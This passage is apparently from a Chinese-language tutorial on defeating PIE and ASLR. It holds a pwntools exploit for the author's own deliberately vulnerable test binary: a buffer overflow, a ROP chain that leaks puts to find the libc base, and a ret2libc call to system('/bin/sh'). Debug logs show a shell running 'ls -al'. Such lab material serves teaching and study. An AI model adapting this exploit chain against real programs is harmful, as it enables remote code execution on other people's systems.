main = pro_base + 0x69d # main
puts_plt = pro_base + 0x4c4 #puts plt's file off
rop_addr = pro_base + 0x606 # pop ebx ; pop ebp ; ret
ebx = pro_base + 0x19b0 # got.plt base addr
puts_got = ebx + 0x20 # puts got
ebp = 0x41414141 # any more
print "leak addr = %s, program load base = %s, main = %s, puts_plt =%s" \
        %(hex(leak_address), hex(pro_base), hex(main),  hex(puts_plt))
print "puts_got = %s, ebx = %s, ebp = %s, rop_addr = %s" \
        %(hex(puts_got), hex(ebx), hex(ebp), hex(rop_addr))
p.sendline("1")
p.recvline_contains("please input the message!")
payload = 'A' * 28 + p32(rop_addr) + p32(ebx) + p32(ebp) +  p32(puts_plt) + p32(main) + p32(puts_got)
p.sendline(payload)
p.recvline() # you message
data = ''
c = p.recv(4) # puts got - real puts addr
if c[-1] == '\n' or c[-1] == "":
        data = c[0:3]
        data += "\x00"
else:
        data = c
leak_addr = int(data.encode('hex'), 16)
print "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
```

一些列运算

泄露出puts在内存中的实际地址

第三步是通过第二步泄露出的 puts 地址计算出 libc 的基址，之后步骤同 ASLR 信息泄露。

```
print "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++"
puts_addr = struct.pack("<I", leak_addr)
puts_addr = int(puts_addr.encode("hex"), 16)
print "leak addr => " + hex(puts_addr)
libc_base = puts_addr - 0x62aa0
system_addr = libc_base + 0x3af00
binsh_addr = libc_base + 0x156b65
print "libc base %x, system addr %x, binsh addr %x" %(libc_base, system_addr, binsh_addr)
p.recvuntil("2: exit program")
p.sendline("1")
p.recvline_contains("please input the message!")
payload = "A" *28 + p32(system_addr) + p32(main) + p32(binsh_addr)
p.sendline(payload)
p.recvline()
p.sendline("ls -al")
p.recvuntil("sp00f")
p.close()
```

第三步

在不知道libc版本的情况下，exp实现起来会比这里还复杂，另外远程漏洞攻击的exp也不尽相同，复杂度也会比这个高，不过技术原理大体相同

至此 exp 已经编写完毕，让我们看看运行效果：

```
[*] '/home/sp00f/vul_test/stack_overflow/pie/test_pie_leak'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[DEBUG] Received 0x32 bytes:
    'Enter your choice:\n'
    '\t1: show data\n'
    '\t2: exit program\n'
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x1a bytes:
    'please input the message!\n'
[DEBUG] Sent 0x5 bytes:
    'AAAA\n'
[DEBUG] Received 0x4e bytes:
    'you message : AAAA\n'
    '800e26ec\n'
    'Enter your choice:\n'
    '\t1: show data\n'
    '\t2: exit program\n'
leak addr = 0x800e26ec, program load base = 0x800e2000, main = 0x800e269d, puts_plt =0x800e24c4
puts_got = 0x800e39d0, ebx = 0x800e39b0, ebp = 0x41414141, rop_addr = 0x800e2606
```

第一步运行结果

泄露的返回地址

第二步运行结果：

```
leak addr = 0x800e26ec, program load base = 0x800e2000, main = 0x800e269d, puts_plt =0x800e24c4
puts_got = 0x800e39d0, ebx = 0x800e39b0, ebp = 0x41414141, rop_addr = 0x800e2606
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x1a bytes:
    'please input the message!\n'
[DEBUG] Sent 0x35 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  06 26 0e 80  |AAAA|AAAA|AAAA|·&··|
    00000020  b0 39 0e 80  41 41 41 41  c4 24 0e 80  9d 26 0e 80  |·9··|AAAA|·$··|·&··|
    00000030  d0 39 0e 80  0a                                    |·9··|·|
    00000035
[DEBUG] Received 0x79 bytes:
    00000000  79 6f 75 20  6d 65 73 73  61 67 65 20  3a 20 41 41  |you |mess|age |: AA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000020  41 41 41 41  41 41 41 41  41 41 06 26  0e 80 b0 39  |AAAA|AAAA|AA·&|···9|
    00000030  0e 80 41 41  41 41 c4 24  0e 80 9d 26  0e 80 d0 39  |··AA|AA·$|···&|···9|
    00000040  0e 80 0a a0  ea 8c 0a 45  6e 74 65 72  20 79 6f 75  |····|···E|nter| you|
    00000050  72 20 63 68  6f 69 63 65  3a 0a 09 31  3a 20 73 68  |r ch|oice|:··1|: sh|
    00000060  6f 77 20 64  61 74 61 0a  09 32 3a 20  65 78 69 74  |ow d|ata·|·2:·|exit|
    00000070  20 70 72 6f  67 72 61 6d  0a                       | pro|gram|·|
    00000079
leak addr => 0x8ceaa0
libc base 86c000, system addr 8a6f00, binsh addr 9c2b65
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

泄露的puts在内存中的地址

最终结果：


```
leak addr => 0x8ceaa0
libc base 86c000, system addr 8a6f00, binsh addr 9c2b65
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x1a bytes:
    'please input the message!\n'
[DEBUG] Sent 0x29 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  00 6f 8a 00  |AAAA|AAAA|AAAA|·o··|
    00000020  9d 26 0e 80  65 2b 9c 00  0a                       |·&··|e+··|·|
    00000029
[DEBUG] Received 0x2b bytes:
    'you message : AAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
[DEBUG] Sent 0x7 bytes:
    'ls -al\n'
[DEBUG] Received 0x2e8 bytes:
    00000000  e6 80 bb e7  94 a8 e9 87  8f 20 32 37  32 0a 64 72  |····|····|· 27|2·dr|
    00000010  77 78 72 77  78 72 2d 78  2e 20 32 20  73 70 30 30  |wxrw|xr-x|. 2 |sp00|
    00000020  66 20 73 70  30 30 66 20  20 35 33 32  34 38 20 39  |f sp|00f |  532|48 9|
    00000030  e6 9c 88 20  20 31 39 20  31 37 3a 35  32 20 2e 0a  |···|  19|17:5|2 .·|
    00000040  64 72 77 78  72 2d 78 72  2d 78 2e 20  36 20 73 70  |drwx|r-xr|-x. |6 sp|
    00000050  30 30 66 20  73 70 30 30  66 20 31 37  32 30 33 32  |00f |sp00|f 17|2032|
    00000060  20 39 e6 9c  88 20 20 31  36 20 31 35  3a 31 37 20  | 9··|·  1|6 15|:17 |
    00000070  2e 2e 0a 2d  72 77 2d 72  2d 2d 72 2d  2d 2e 20 31  |..·-|rw-r|--r-|-. 1|
    00000080  20 73 70 30  30 66 20 73  70 30 30 66  20 20 20 31  | sp0|0f s|p00f|  1|
    00000090  34 37 37 20  38 e6 9c 88  20 20 32 31  20 31 30 3a  |477 |8···|  21| 10:|
    000000a0  31 38 20 65  78 70 5f 74  65 73 74 5f  70 69 65 2e  |18 e|xp_t|est_|pie.|
    000000b0  70 79 0a 2d  72 77 2d 72  77 2d 72 2d  2d 2e 20 31  |py·-|rw-r|w-r-|-. 1|
    000000c0  20 73 70 30  30 66 20 73  70 30 30 66  20 20 20 20  | sp0|0f s|p00f|  |
    000000d0  20 37 33 20  39 e6 9c 88  20 20 31 37  20 32 31 3a  | 73 |9···|  17| 21:|
    000000e0  30 36 20 6c  6f 6f 70 2e  73 68 0a 2d  72 77 78 72  |06 l|oop.|sh·-|rwxr|
    000000f0  77 78 72 2d  78 2e 20 31  20 73 70 30  30 66 20 73  |wxr-|x. 1| sp0|0f s|
    00000100  70 30 30 66  20 20 20 37  30 37 33 20  39 e6 9c 88  |p00f|   7|073 |9···|
```

成功执行了system("ls -al")

exp 存在一点小问题，它概率性的执行到第二步时崩溃，原因不明，我也没继续跟踪，因为

我觉得我已经讲的很明白了。应用程序中的信息泄露是我故意设计的，现实中你需要寻找程序中包含泄露内存信息的功能片段，如果能直接泄露出 libc 的内存最好，这样你就能直接编写 payload 了，否则你需要向我一样先依据泄露信息计算出程序加载的基址，在再次设计 payload 泄露出 libc 的基址，前面条件都具备后才能最终完成 payload 的编写，总体来说开启 PIE 会大大增加我们攻击的难度。

注意：exp 有些地方可以通过 pwn 提供的 api 直接获得，如下图：



同理以下也是等价的：